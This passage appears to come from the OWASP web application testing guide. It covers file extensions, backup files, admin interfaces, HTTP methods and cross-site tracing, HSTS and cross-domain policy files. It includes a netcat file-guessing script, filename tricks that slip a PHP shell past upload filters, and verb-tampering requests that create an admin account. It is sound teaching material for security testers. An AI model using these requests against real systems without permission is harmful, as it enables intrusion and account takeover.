File extensions are commonly used in web servers to easily determine which technologies / languages / plugins must be used to fulfil the web request.

While this behavior is consistent with RFCs and Web Standards, using standard file extensions provides the pentester useful information about the underlying technologies used in a web appliance and greatly simplifies the task of determining the attack scenario to be used on particular technologies.

In addition, misconfiguration in web servers could easily reveal confidential information about access credentials.

Extension checking is often used to validate files to be uploaded, which can lead to unexpected results because if the content is not what is expected, or because of unexpected OS filename handling.

Description of the Issue

Determining how web servers handle requests corresponding to files having different extensions may help us to understand web server behaviour depending on the kind of files we try to access. For example, it can help us understand which file extensions are returned as text/plain versus those which cause execution on the server side. The latter are indicative of technologies / languages / plugins which are used by web servers or application servers, and may provide additional insight on how the web application is engineered. For example, a ".pl" extension is usually associated with server-side Perl support (though the file extension alone may be deceptive and not fully conclusive; for example, Perl server-side resources might be renamed to conceal the fact that they are indeed Perl related). See also next section on "web server components" for more on identifying server side technologies and components.

Black Box testing and example - forced browsing

Submit http[s] requests involving different file extensions and verify how they are handled. These verifications should be on a per web directory basis.

Verify directories which allow script execution. Web server directories can be identified by vulnerability scanners, which look for the presence of well-known directories. In addition, mirroring the web site structure allows us to reconstruct the tree of web directories served by the application.

If the web application architecture is load-balanced, it is important to assess all of the web servers. This may or may not be easy, depending on the configuration of the balancing infrastructure. In an infrastructure with redundant components there may be slight variations in the configuration of individual web / application servers; this may happen, for example, if the web architecture employs heterogeneous technologies (think of a set of IIS and Apache web servers in a load-balancing configuration, which may introduce slight asymmetric behaviour between themselves, and possibly different vulnerabilities).

'*Example:*

We have identified the existence of a file named connection.inc. Trying to access it directly gives back its contents, which are:

```
<?
        mysql_connect("127.0.0.1", "root", "")
      or die("Could not connect");

?>
```

We determine the existence of a MySQL DBMS back end, and the (weak) credentials used by the web application to access it. This example (which occurred in a real assessment) shows how dangerous can be the access to some kind of files.

The following file extensions should NEVER be returned by a web server, since they are related to files which may contain sensitive information, or to files for which there is no reason to be served.

- .asa
- .inc

The following file extensions are related to files which, when accessed, are either displayed or downloaded by the browser. Therefore, files with these extensions must be checked to verify that they are indeed supposed to be served (and are not leftovers), and that they do not contain sensitive information.

- .zip, .tar, .gz, .tgz, .rar, ...: (Compressed) archive files
- .java: No reason to provide access to Java source files
- .txt: Text files
- .pdf: PDF documents
- .doc, .rtf, .xls, .ppt, ...: Office documents
- .bak, .old and other extensions indicative of backup files (for example: ~ for Emacs backup files)

The list given above details only a few examples, since file extensions are too many to be comprehensively treated here. Refer to http://filext.com/ for a more thorough database of extensions.

To sum it up, in order to identify files having a given extensions, a mix of techniques can

be employed, including: Vulnerability Scanners, spidering and mirroring tools, manually inspecting the application (this overcomes limitations in automatic spidering), querying search engines (see Testing: Spidering and googling). See also Testing for Old, Backup and Unreferenced Files which deals with the security issues related to "forgotten" files.

Black Box testing and example - File Upload

Windows 8.3 legacy file handling can sometimes be used to defeat file upload filters

Usage Examples:

file.phtml gets processed as PHP code

FILE~1.PHT is served, but not processed by the PHP ISAPI handler

shell.phPWND can be uploaded

SHELL~1.PHP will be expanded and returned by the OS shell, then processed by the PHP ISAPI handler

Gray Box testing and example

Performing white box testing against file extensions handling amounts to checking the configurations of web server(s)/application server(s) taking part in the web application architecture, and verifying how they are instructed to serve different file extensions.

If the web application relies on a load-balanced, heterogeneous infrastructure, determine whether this may introduce different behaviour.

References

Tools

Vulnerability scanners, such as Nessus and Nikto check for the existence of well-known web directories. They may allow as well to download the web site structure, which is helpful when trying to determine the configuration of web directories and how individual file extensions are served. Other tools that can be used for this purpose include:

- wget - http://www.gnu.org/software/wget
- curl - http://curl.haxx.se
- google for “web mirroring tools”.

4.3.4 Review Old, Backup and Unreferenced Files for Sensitive Information

Brief Summary

While most of the files within a web server are directly handled by the server itself, it isn't uncommon to find unreferenced and/or forgotten files that can be used to obtain important information about either the infrastructure or the credentials.

Most common scenarios include the presence of renamed old versions of modified files, inclusion files that are loaded into the language of choice and can be downloaded as source, or even automatic or manual backups in form of compressed archives. Backup files can also be generated automatically by the underlying filesytem your application is hosted on, a feature usually referred to as "snapshots".

All these files may grant the pentester access to inner workings, backdoors, administrative interfaces, or even credentials to connect to the administrative interface or the database server.

Description of the issue

An important source of vulnerability lies in files which have nothing to do with the application, but are created as a consequence of editing application files, or after creating on-the-fly backup copies, or by leaving in the web tree old files or unreferenced files. Performing in-place editing or other administrative actions on production web servers may inadvertently leave, as a consequence, backup copies (either generated automatically by the editor while editing files, or by the administrator who is zipping a set of files to create a backup).

It is particularly easy to forget such files, and this may pose a serious security threat to the application. That happens because backup copies may be generated with file extensions differing from those of the original files. A *.tar, .zip or .gz* archive that we generate (and forget...) has obviously a different extension, and the same happens with automatic copies created by many editors (for example, emacs generates a backup copy named *file~* when editing *file*). Making a copy by hand may produce the same effect (think of copying *file* to *file.old*). The underlying filesytem the application is on could be making "snapshots" of your application at

different points in time (without your knowledge!) which may also be accessible via the web, posing a similar but different "backup file" style threat to your application.

As a result, these activities generate files which a) are not needed by the application, b) may be handled differently than the original file by the web server. For example, if we make a copy of *login.asp*named *login.asp.old*, we are allowing users to download the source code of *login.asp*; this is because, due to its extension, *login.asp.old* will be typically served as text/plain, rather than being executed. In other words, accessing *login.asp* causes the execution of the server-side code of *login.asp*, while accessing *login.asp.old* causes the content of *login.asp.old* (which is, again, server-side code) to be plainly returned to the user – and displayed in the browser. This may pose security risks, since sensitive information may be revealed. Generally, exposing server side code is a bad idea; not only are you unnecessarily exposing business logic, but you may be unknowingly revealing application-related information which may help an attacker (pathnames, data structures, etc.); not to mention the fact that there are too many scripts with embedded username/password in clear text (which is a careless and very dangerous practice).

Other causes of unreferenced files are due to design or configuration choices when they allow diverse kind of application-related files such as data files, configuration files, log files, to be stored in filesystem directories that can be accessed by the web server. These files have normally no reason to be in a filesystem space which could be accessed via web, since they should be accessed only at the application level, by the application itself (and not by the casual user browsing around!).

Threats

Old, backup and unreferenced files present various threats to the security of a web application:

- Unreferenced files may disclose sensitive information that can facilitate a focused attack against the application; for example include files containing database credentials, configuration files containing references to other hidden content, absolute file paths, etc.
- Unreferenced pages may contain powerful functionality that can be used to attack the application; for example an administration page that is not linked from published content but can be accessed by any user who knows where to find it.
- Old and backup files may contain vulnerabilities that have been fixed in more recent versions; for example *viewdoc.old.jsp* may contain a directory traversal vulnerability that has been fixed in*viewdoc.jsp* but can still be exploited by anyone who finds the old

version.

- Backup files may disclose the source code for pages designed to execute on the server; for example requesting *viewdoc.bak* may return the source code for *viewdoc.jsp*, which can be reviewed for vulnerabilities that may be difficult to find by making blind requests to the executable page. While this threat obviously applies to scripted languages, such as Perl, PHP, ASP, shell scripts, JSP, etc., it is not limited to them, as shown in the example provided in the next bullet.
- Backup archives may contain copies of all files within (or even outside) the webroot. This allows an attacker to quickly enumerate the entire application, including unreferenced pages, source code, include files, etc. For example, if you forget a file named *myservlets.jar.old* file containing (a backup copy of) your servlet implementation classes, you are exposing a lot of sensitive information which is susceptible to decompilation and reverse engineering.
- In some cases copying or editing a file does not modify the file extension, but modifies the filename. This happens for example in Windows environments, where file copying operations generate filenames prefixed with "Copy of " or localized versions of this string. Since the file extension is left unchanged, this is not a case where an executable file is returned as plain text by the web server, and therefore not a case of source code disclosure. However, these files too are dangerous because there is a chance that they include obsolete and incorrect logic that, when invoked, could trigger application errors, which might yield valuable information to an attacker, if diagnostic message display is enabled.
- Log files may contain sensitive information about the activities of application users, for example sensitive data passed in URL parameters, session IDs, URLs visited (which may disclose additional unreferenced content), etc. Other log files (e.g. ftp logs) may contain sensitive information about the maintenance of the application by system administrators.
- Filesystem snapshots may contain copies of your code that contain vulnerabilities that have been fixed in more recent versions, for example */.snapshot/monthly.1/view.php* may contain a directory traversal vulnerability that has been fixed in */view.php* but can still be exploited by anyone who finds the old version.

Countermeasures

To guarantee an effective protection strategy, testing should be compounded by a security policy which clearly forbids dangerous practices, such as:

- Editing files in-place on the web server / application server filesystems. This is a particular bad habit, since it is likely to unwillingly generate backup files by the editors. It is amazing to see how often this is done, even in large organizations. If you absolutely need to edit files on a production system, do ensure that you don't leave behind anything which is not explicitly intended, and consider that you are doing it at your own risk.
- Check carefully any other activity performed on filesystems exposed by the web server, such as spot administration activities. For example, if you occasionally need to take a snapshot of a couple of directories (which you shouldn't, on a production system...), you may be tempted to zip/tar them first. Be careful not to forget behind those archive files!
- Appropriate configuration management policies should help not to leave around obsolete and unreferenced files.
- Applications should be designed not to create (or rely on) files stored under the web directory trees served by the web server. Data files, log files, configuration files, etc. should be stored in directories not accessible by the web server, to counter the possibility of information disclosure (not to mention data modification if web directory permissions allow writing...).
- Filesystem snapshots should not be accessible via the web if your document root is on a filesystem using this technology. Configure your web server to deny access to such directories, for example under apache a location directive such this should be used:

```
<Location ~ ".snapshot">
   Order deny,allow
   Deny from all
</Location>
```

Black Box Testing and examples

Testing for unreferenced files uses both automated and manual techniques, and typically involves a combination of the following:

(i) Inference from the naming scheme used for published content

If not already done, enumerate all of the application's pages and functionality. This can be done manually using a browser, or using an application spidering tool. Most applications use a recognisable naming scheme, and organise resources into pages and directories using words that describe their function. From the naming scheme used for published content, it is often possible

to infer the name and location of unreferenced pages. For example, if a page *viewuser.asp* is found, then look also for *edituser.asp*, *adduser.asp* and *deleteuser.asp*. If a directory */app/user* is found, then look also for*/app/admin* and */app/manager*.

(ii) Other clues in published content

Many web applications leave clues in published content that can lead to the discovery of hidden pages and functionality. These clues often appear in the source code of HTML and JavaScript files. The source code for all published content should be manually reviewed to identify clues about other pages and functionality. For example:

Programmers' comments and commented-out sections of source code may refer to hidden content:

```
<!-- <A HREF="uploadfile.jsp">Upload a document to the server</A> -->
<!-- Link removed while bugs in uploadfile.jsp are fixed          -->
```

JavaScript may contain page links that are only rendered within the user's GUI under certain circumstances:

```
var adminUser=false;
:
if (adminUser) menu.add (new menuItem ("Maintain users", "/admin/useradmin.jsp"));
```

HTML pages may contain FORMs that have been hidden by disabling the SUBMIT element:

```
<FORM action="forgotPassword.jsp" method="post">
   <INPUT type="hidden" name="userID" value="123">
   <!-- <INPUT type="submit" value="Forgot Password"> -->
</FORM>
```

Another source of clues about unreferenced directories is the */robots.txt* file used to provide instructions to web robots:

```
User-agent: *
Disallow: /Admin
Disallow: /uploads
Disallow: /backup
```

```
Disallow: /~jbloggs
Disallow: /include
```

(iii) Blind guessing

In its simplest form, this involves running a list of common filenames through a request engine in an attempt to guess files and directories that exist on the server. The following netcat wrapper script will read a wordlist from stdin and perform a basic guessing attack:

```
#!/bin/bash

server=www.targetapp.com
port=80

while read url
do
echo -ne "$url\t"
echo -e "GET /$url HTTP/1.0\nHost: $server\n" | netcat $server $port | head -1
done | tee outputfile
```

Depending upon the server, GET may be replaced with HEAD for faster results. The outputfile specified can be grepped for "interesting" response codes. The response code 200 (OK) usually indicates that a valid resource has been found (provided the server does not deliver a custom "not found" page using the 200 code). But also look out for 301 (Moved), 302 (Found), 401 (Unauthorized), 403 (Forbidden) and 500 (Internal error), which may also indicate resources or directories that are worthy of further investigation.

The basic guessing attack should be run against the webroot, and also against all directories that have been identified through other enumeration techniques. More advanced/effective guessing attacks can be performed as follows:

Identify the file extensions in use within known areas of the application (e.g. jsp, aspx, html), and use a basic wordlist appended with each of these extensions (or use a longer list of common extensions if resources permit).

For each file identified through other enumeration techniques, create a custom wordlist derived

from that filename. Get a list of common file extensions (including ~, bak, txt, src, dev, old, inc, orig, copy, tmp, etc.) and use each extension before, after, and instead of, the extension of the actual filename.

Note: Windows file copying operations generate filenames prefixed with "Copy of " or localized versions of this string, hence they do not change file extensions. While "Copy of " files typically do not disclose source code when accessed, they might yield valuable information in case they cause errors when invoked.

(iv) Information obtained through server vulnerabilities and misconfiguration

The most obvious way in which a misconfigured server may disclose unreferenced pages is through directory listing. Request all enumerated directories to identify any which provide a directory listing. Numerous vulnerabilities have been found in individual web servers which allow an attacker to enumerate unreferenced content, for example:

- Apache ?M=D directory listing vulnerability.
- Various IIS script source disclosure vulnerabilities.
- IIS WebDAV directory listing vulnerabilities.

(v) Use of publicly available information

Pages and functionality in Internet-facing web applications that are not referenced from within the application itself may be referenced from other public domain sources. There are various sources of these references:

- Pages that used to be referenced may still appear in the archives of Internet search engines. For example, *1998results.asp* may no longer be linked from a company's website, but may remain on the server and in search engine databases. This old script may contain vulnerabilities that could be used to compromise the entire site. The *site:* Google search operator may be used to run a query only against your domain of choice, such as in: *site:www.example.com*. (Mis)using search engines in this way has lead to a broad array of techniques which you may find useful and that are described in the *Google Hacking* section of this Guide. Check it to hone your testing skills via Google. Backup files are not likely to be referenced by any other files and therefore may have not been indexed by Google, but if they lie in browsable directories the search engine might know about them.
- In addition, Google and Yahoo keep cached versions of pages found by their robots. Even if *1998results.asp* has been removed from the target server, a version of its output may

still be stored by these search engines. The cached version may contain references to, or clues about, additional hidden content that still remains on the server.

- Content that is not referenced from within a target application may be linked to by third-party websites. For example, an application which processes online payments on behalf of third-party traders may contain a variety of bespoke functionality which can (normally) only be found by following links within the web sites of its customers.

'(v) Filename filter bypass ' Because blacklist filters are based on regular expressions, one can sometimes take advantage of obscure OS file name expansion features in which work in ways the developer didn't expect. The tester can sometimes exploit differences in ways that filenames are parsed by the application, web server, and underlying OS and it's filename conventions.

Example: Windows 8.3 filename expansion "c:\program files" becomes "C:\PROGRA~1"

– Remove incompatible characters
– Convert spaces to underscores
- Take the first six characters of the basename
– Add “~<digit>” which is used to distinguish files with names using the same six initial characters
- This convention changes after the first 3 cname ollisions
– Truncate file extension to three characters
- Make all the characters uppercase

Gray Box testing and examples

Performing gray box testing against old and backup files requires examining the files contained in the directories belonging to the set of web directories served by the web server(s) of the web application infrastructure. Theoretically the examination, to be thorough, has to be done by hand; however, since in most cases copies of files or backup files tend to be created by using the same naming conventions, the search can be easily scripted (for example, editors do leave behind backup copies by naming them with a recognizable extension or ending; humans tend to leave behind files with a “.old” or similar predictable extensions, etc.). A good strategy is that of periodically scheduling a background job checking for files with extensions likely to identify them as copy/backup files, and performing manual checks as well on a longer time basis.

References

Tools

- Vulnerability assessment tools tend to include checks to spot web directories having standard names (such as “admin”, “test”, “backup”, etc.), and to report any web directory which allows indexing. If you can’t get any directory listing, you should try to check for likely backup extensions. Check for example Nessus (http://www.nessus.org), Nikto2(http://www.cirt.net/code/nikto.shtml) or its new derivative Wikto (http://www.sensepost.com/research/wikto/) which supports also Google hacking based strategies.
- Web spider tools: wget (http://www.gnu.org/software/wget/, http://www.interlog.com/~tcharron/wgetwin.html); Sam Spade (http://www.samspade.org); Spike proxy includes a web site crawler function (http://www.immunitysec.com/spikeproxy.html); Xenu (http://home.snafu.de/tilman/xenulink.html); curl (http://curl.haxx.se). Some of them are also included in standard Linux distributions.
- Web development tools usually include facilities to identify broken links and unreferenced files.

4.3.5 Enumerate Infrastructure and Application Admin Interfaces

Brief Summary

Administrator interfaces may be present in the application or on the application server to allow certain users to undertake privileged activities on the site. Tests should be undertaken to reveal if and how this privileged functionality can be accessed by an unauthorized or standard user.

Description of the Issue

An application may require an administrator interface to enable a privileged user to access functionality that may make changes to how the site functions. Such changes may include:

- user account provisioning

- site design and layout

- data manipulation

- configuration changes

In many instances, such interfaces are usually implemented with little thought of how to separate them from the normal users of the site. Testing is aimed at discovering these administrator interfaces and accessing functionality intended for the privileged users.

Black Box testing and example

The following describes vectors that may be used to test for the presence of administrative interfaces. These techniques may also be used for testing for related issues including privilege escalation, and are described elsewhere in this guide in greater detail:

- Directory and file enumeration - An administrative interface may be present but not visibly available to the tester. Attempting to guess the path of the administrative interface may be as simple as requesting: */admin or /administrator etc.*. or in some scenarios can be revealed within seconds using Google dorks.

A tester may have to also identify the filename of the administration page. Forcibly browsing to the identified page may provide access to the interface.

- Comments and links in source - Many sites use common code that is loaded for all site users. By examining all source sent to the client, links to administrator functionality may be discovered and should be investigated.
- Reviewing server and application documentation - If the application server or application is deployed in its default configuration it may be possible to access the administration interface using information described in configuration or help documentation. Default password lists should be consulted if an administrative interface is found and credentials are required.
- Alternative server port - Administration interfaces may be seen on a different port on the host than the main application. For example, Apache Tomcat's Administration interface can often be seen on port 8080.
- Parameter tampering - A GET or POST parameter or a cookie variable may be required to enable the administrator functionality. Clues to this include the presence of hidden fields such as:

<input type="hidden" name="admin" value="no">

or in a cookie:

Cookie: session_cookie; useradmin=0

Once an administrative interface has been discovered, a combination of the above techniques may be used to attempt to bypass authentication. If this fails, the tester may wish to attempt a brute force attack. In such an instance the tester should be aware of the potential for administrative account lockout if such functionality is present.

Gray Box testing and example

A more detailed examination of the server and application components should be undertaken to ensure hardening (i.e. administrator pages are not accessible to everyone through the use of IP filtering or other controls), and where applicable, verification that all components do not use default credentials or configurations.

Source code should be reviewed to ensure that the authorization and authentication model ensures clear separation of duties between normal users and site administrators. User interface functions shared between normal and administrator users should be reviewed to ensure clear separation between the drawing of such components and information leakage from such shared functionality.

References

- Default Password list: http://www.governmentsecurity.org/articles/DefaultLoginsandPasswordsforNetworkedDevices.php
- Default Password list: http://www.cirt.net/passwords

4.3.6 Test HTTP Methods

Brief Summary

HTTP offers a number of methods that can be used to perform actions on the web server. Many of theses methods are designed to aid developers in deploying and testing HTTP applications. These HTTP methods can be used for nefarious purposes if the web server is misconfigured. Additionally, Cross Site Tracing (XST), a form of cross site scripting using the server's HTTP TRACE method, is examined.

Short Description of the Issue

While GET and POST are by far the most common methods that are used to access information provided by a web server, the Hypertext Transfer Protocol (HTTP) allows several other (and somewhat less known) methods. RFC 2616 (which describes HTTP version 1.1 which is the today standard) defines the following eight methods:

- HEAD
- GET
- POST
- PUT
- DELETE
- TRACE
- OPTIONS
- CONNECT

Some of these methods can potentially pose a security risk for a web application, as they allow an attacker to modify the files stored on the web server and, in some scenarios, steal the credentials of legitimate users. More specifically, the methods that should be disabled are the following:

- PUT: This method allows a client to upload new files on the web server. An attacker can exploit it by uploading malicious files (e.g.: an asp file that executes commands by invoking cmd.exe), or by simply using the victim's server as a file repository
- DELETE: This method allows a client to delete a file on the web server. An attacker can exploit it as a very simple and direct way to deface a web site or to mount a DoS attack
- CONNECT: This method could allow a client to use the web server as a proxy
- TRACE: This method simply echoes back to the client whatever string has been sent to the server, and is used mainly for debugging purposes. This method, originally assumed harmless, can be used to mount an attack known as Cross Site Tracing, which has been discovered by Jeremiah Grossman (see links at the bottom of the page)

If an application needs one or more of these methods, such as REST Web Services (which may require PUT or DELETE), it is important to check that their usage is properly limited to trusted users and safe conditions.

Arbitrary HTTP Methods

Arshan Dabirsiaghi (see links) discovered that many web application frameworks

allowed well chosen and/or arbitrary HTTP methods to bypass an environment level access control check:

- Many frameworks and languages treat "HEAD" as a "GET" request, albeit one without any body in the response. If a security constraint was set on "GET" requests such that only "authenticatedUsers" could access GET requests for a particular servlet or resource, it would be bypassed for the "HEAD" version. This allowed unauthorized blind submission of any privileged GET request
- Some frameworks allowed arbitrary HTTP methods such as "JEFF" or "CATS" to be used without limitation. These were treated as if a "GET" method was issued, and again were found not to be subject to method role based access control checks on a number of languages and frameworks, again allowing unauthorized blind submission of privileged GET requests.

In many cases, code which explicitly checked for a "GET" or "POST" method would be safe.

Black Box testing and example

Discover the Supported Methods

To perform this test, we need some way to figure out which HTTP methods are supported by the web server we are examining. The OPTIONS HTTP method provides us with the most direct and effective way to do that. RFC 2616 states that, "The OPTIONS method represents a request for information about the communication options available on the request/response chain identified by the Request-URI".

The testing method is extremely straightforward and we only need to fire up netcat (or telnet):

```
icesurfer@nightblade ~ $ nc www.victim.com 80
OPTIONS / HTTP/1.1
Host: www.victim.com

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Tue, 31 Oct 2006 08:00:29 GMT
Connection: close
Allow: GET, HEAD, POST, TRACE, OPTIONS
```

Content-Length: 0

icesurfer@nightblade ~ $

As we can see in the example, OPTIONS provides a list of the methods that are supported by the web server, and in this case we can see, for instance, that TRACE method is enabled. The danger that is posed by this method is illustrated in the following section

Test XST Potential

Note: in order to understand the logic and the goals of this attack you need to be familiar with Cross Site Scripting attacks.

The TRACE method, while apparently harmless, can be successfully leveraged in some scenarios to steal legitimate users' credentials. This attack technique was discovered by Jeremiah Grossman in 2003, in an attempt to bypass the HTTPOnly tag that Microsoft introduced in Internet Explorer 6 sp1 to protect cookies from being accessed by JavaScript. As a matter of fact, one of the most recurring attack patterns in Cross Site Scripting is to access the document.cookie object and send it to a web server controlled by the attacker so that he/she can hijack the victim's session. Tagging a cookie as httpOnly forbids JavaScript to access it, protecting it from being sent to a third party. However, the TRACE method can be used to bypass this protection and access the cookie even in this scenario.

As mentioned before, TRACE simply returns any string that is sent to the web server. In order to verify its presence (or to double-check the results of the OPTIONS request shown above), we can proceed as shown in the following example:

icesurfer@nightblade ~ $ nc www.victim.com 80
TRACE / HTTP/1.1
Host: www.victim.com

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Tue, 31 Oct 2006 08:01:48 GMT
Connection: close
Content-Type: message/http

```
Content-Length: 39

TRACE / HTTP/1.1
Host: www.victim.com
```

As we can see, the response body is exactly a copy of our original request, meaning that our target allows this method. Now, where is the danger lurking? If we instruct a browser to issue a TRACE request to the web server, and this browser has a cookie for that domain, the cookie will be automatically included in the request headers, and will therefore be echoed back in the resulting response. At that point, the cookie string will be accessible by JavaScript and it will be finally possible to send it to a third party even when the cookie is tagged as httpOnly.

There are multiple ways to make a browser issue a TRACE request, such as the XMLHTTP ActiveX control in Internet Explorer and XMLDOM in Mozilla and Netscape. However, for security reasons the browser is allowed to start a connection only to the domain where the hostile script resides. This is a mitigating factor, as the attacker needs to combine the TRACE method with another vulnerability in order to mount the attack. Basically, an attacker has two ways to successfully launch a Cross Site Tracing attack:

1. Leveraging another server-side vulnerability: the attacker injects the hostile JavaScript snippet that contains the TRACE request in the vulnerable application, as in a normal Cross Site Scripting attack
2. Leveraging a client-side vulnerability: the attacker creates a malicious website that contains the hostile JavaScript snippet and exploits some cross-domain vulnerability of the browser of the victim, in order to make the JavaScript code successfully perform a connection to the site that supports the TRACE method and that originated the cookie that the attacker is trying to steal.

More detailed information, together with code samples, can be found in the original whitepaper written by Jeremiah Grossman.

Black Box Testing of HTTP method tampering

Testing for HTTP method tampering is essentially the same as testing for XST.

Testing for arbitrary HTTP methods

Find a page you'd like to visit that has a security constraint such that it would normally force a 302 redirect to a login page or forces a login directly. The test URL in this example works

like this - as do many web applications. However, if you obtain a "200" response that is not a login page, it is possible to bypass authentication and thus authorization.

[rapidoffenseunit:~] vanderaj% nc www.example.com 80
JEFF / HTTP/1.1
Host: www.example.com

HTTP/1.1 200 OK
Date: Mon, 18 Aug 2008 22:38:40 GMT
Server: Apache
Set-Cookie: PHPSESSID=K53QW...

If your framework or firewall or application does not support the "JEFF" method, it should issue an error page (or preferably a 405 Not Allowed or 501 Not implemented error page). If it services the request, it is vulnerable to this issue.

If you feel that the system is vulnerable to this issue, issue CSRF-like attacks to exploit the issue more fully:

- FOOBAR /admin/createUser.php?member=myAdmin
- JEFF /admin/changePw.php?member=myAdmin&passwd=foo123&confirm=foo123
- CATS /admin/groupEdit.php?group=Admins&member=myAdmin&action=add

With some luck, using the above three commands - modified to suit the application under test and testing requirements - a new user would be created, a password assigned, and made an admin.

Testing for HEAD access control bypass

Find a page you'd like to visit that has a security constraint such that it would normally force a 302 redirect to a login page or forces a login directly. The test URL in this example works like this - as do many web applications. However, if you obtain a "200" response that is not a login page, it is possible to bypass authentication and thus authorization.

[rapidoffenseunit:~] vanderaj% nc www.example.com 80
HEAD /admin HTTP/1.1
Host: www.example.com

HTTP/1.1 200 OK

Date: Mon, 18 Aug 2008 22:44:11 GMT
Server: Apache
Set-Cookie: PHPSESSID=pKi...; path=/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: adminOnlyCookie1=...; expires=Tue, 18-Aug-2009 22:44:31 GMT; domain=www.example.com
Set-Cookie: adminOnlyCookie2=...; expires=Mon, 18-Aug-2008 22:54:31 GMT; domain=www.example.com
Set-Cookie: adminOnlyCookie3=...; expires=Sun, 19-Aug-2007 22:44:30 GMT; domain=www.example.com
Content-Language: EN
Connection: close
Content-Type: text/html; charset=ISO-8859-1

If you get a "405 Method not allowed" or "501 Method Unimplemented", the application/framework/language/system/firewall is working correctly. If a "200" response code comes back, and the response contains no body, it's likely that the application has processed the request without authentication or authorization and further testing is warranted.

If you feel that the system is vulnerable to this issue, issue CSRF-like attacks to exploit the issue more fully:

- HEAD /admin/createUser.php?member=myAdmin
- HEAD /admin/changePw.php?member=myAdmin&passwd=foo123&confirm=foo123
- HEAD /admin/groupEdit.php?group=Admins&member=myAdmin&action=add

With some luck, using the above three commands - modified to suit the application under test and testing requirements - a new user would be created, a password assigned, and made an admin, all using blind request submission.

Gray Box testing and example

The testing in a Gray Box scenario follows the same steps of a Black Box scenario.

References

Whitepapers

- RFC 2616: "Hypertext Transfer Protocol -- HTTP/1.1"
- RFC 2109 and RFC 2965: " HTTP State Management Mechanism"
- Jeremiah Grossman: "Cross Site Tracing (XST)" - http://www.cgisecurity.com/whitehat-mirror/WH-WhitePaper_XST_ebook.pdf
-
- Amit Klein: "XS(T) attack variants which can, in some cases, eliminate the need for TRACE" - http://www.securityfocus.com/archive/107/308433
- Arshan Dabirsiaghi: "Bypassing VBAAC with HTTP Verb Tampering" - http://static.swpag.info/download/Bypassing_VBAAC_with_HTTP_Verb_Tampering.pdf

Tools

- NetCat - http://nc110.sourceforge.net
- cURL - http://curl.haxx.se/

4.3.7 Testing for Database Credentials/Connection Strings Available

4.3.8 Test Content Security Policy

4.3.9 Test HTTP Strict Transport Security

Brief Summary

The HTTP Strict Transport Security (HSTS) header is a mechanism that web sites have to communicate to the web browsers that all traffic exchanged with a given domain must always be sent over https, this will help protect the information from being passed over unencrypted requests.

Considering the importance of this security measure it is important to verify that the web site is using this HTTP header, in order to ensure that all the data travels encrypted from the web browser to the server.

Description of the Issue

...here: Short Description of the Issue: Topic and Explanation

Black Box testing and example

Testing for the presence of HSTS header:

$ curl -s -D- https://paypal.com/ | grep Strict

Result Expected:

Strict-Transport-Security: max-age=14400

References

- OWASP HTTP Strict Transport Security - https://www.owasp.org/index.php/HTTP_Strict_Transport_Security
- OWASP Appsec Tutorial Series - Episode 4: Strict Transport Security - http://www.youtube.com/watch?v=zEV3HOuM_Vw

4.3.10 Test Frame Options

4.3.11 Test RIA Cross Domain Policy

Brief Summary

Rich Internet Applications (RIA) have adopted Adobe's crossdomain.xml policy files in order to allow for controlled cross domain access to data and service consumption using technologies such as Oracle Java, Silverlight, and Adobe Flash. Therefore, a domain can grant remote access to its services from a different domain. However, often the policy files that describe the access restrictions are poorly configured. Poor configuration of the policy files enables Cross-site Request Forgery attacks, and may allow third parties to access sensitive data meant for the user.

HTML5 also incorporates a new way of performing cross domain requests: Cross Origin Resource Sharing (CORS). These can also be improperly configured and enable an attacker to perform similar attacks.

Description of the Issue

What are cross-domain policy files

A cross-domain policy file specifies the permissions that a web client such as Java, Adobe Flash, Adobe Reader, etc. to access data across different domains. For Silverlight, Microsoft adopted a subset of the Adobe's crossdomain.xml, and additionally created it's own cross-domain policy file: clientaccesspolicy.xml.

Whenever a web client detects that a resource has to be requested from other domain, it will first look for a policy file in the target domain in order to determine if performing cross-domain requests, including headers, and socket-based connections are allowed.

Master policy files are located at the domain's root. A client may be instructed to load a different policy file, however, it will always check the master policy file first to ensure that the master policy file permits the requested policy file.

What is CORS

CORS is HTML5's way of enabling web applications to perform cross-domain requests.

Crossdomain.xml vs. Clientaccesspolicy.xml

Most RIA applications support crossdomain.xml. However in the case of Silverlight, it will only work if the crossdomain.xml specifies that access is allowed from any domain. For more granular control with Silverlight, clientaccesspolicy.xml must be used.

Policy files grant several types of permissions:

- Accepted policy files (Master policy files can disable or restrict specific policy files)
- Sockets permissions
- Header permissions
- HTTP/HTTPS access permissions
- Allowing access based on cryptographic credentials

An example of an overly permissive policy file:

```
<?xml version="1.0"?>
<!DOCTYPE cross-domain-policy SYSTEM
"http://www.adobe.com/xml/dtds/cross-domain-policy.dtd">
<cross-domain-policy>
  <site-control permitted-cross-domain-policies="all"/>
```

```
  <allow-access-from domain="*" secure="false"/>
  <allow-http-request-headers-from domain="*" headers="*" secure="false"/>
</cross-domain-policy>
```

How can RIA policy files be abused

- Overly permissive RIA policy files
- Generating server responses that may be treated as cross-domain policy files
- Using file upload functionality to upload files that may be treated as cross-domain policy files.

Impact of abusing crossdomain.xml policy files

- Cross-domain access to site
- Defeat CSRF protections
- Read data restricted or otherwise protected by cross-origin policies.

Black Box testing and example

Testing for RIA policy files weakness:

In order to test for RIA policy file weakness you should try to retrieve the policy files crossdomain.xml and clientaccesspolicy.xml from the application's root, and from every folder found.

For example, if the application's URL is http://www.owasp.org, you should try to download the files http://www.owasp.org/crossdomain.xml and http://www.owasp.org/clientaccesspolicy.xml.

After retrieving all the policy files, the permissions allowed should be be checked under the least privilege principle. Requests should only come from the domains, ports, or protocols that are necessary. Overly permissive policies should be avoided. Policies with "*" in them should be closely examined.

Example:

```
<cross-domain-policy>
```

<allow-access-from domain="*" />
</cross-domain-policy>

Result Expected:

A list of policy files found.

A weak settings in the policies.

References

Whitepapers

- UCSD: "Analyzing the Crossdomain Policies of Flash Applications" - http://cseweb.ucsd.edu/~hovav/dist/crossdomain.pdf
- Adobe: "Cross-domain policy file specification" - http://www.adobe.com/devnet/articles/crossdomain_policy_file_spec.html
- Adobe: "Cross-domain policy file usage recommendations for Flash Player" - http://www.adobe.com/devnet/flashplayer/articles/cross_domain_policy.html
- Oracle: "Cross-Domain XML Support" - http://www.oracle.com/technetwork/java/javase/plugin2-142482.html#CROSSDOMAINXML
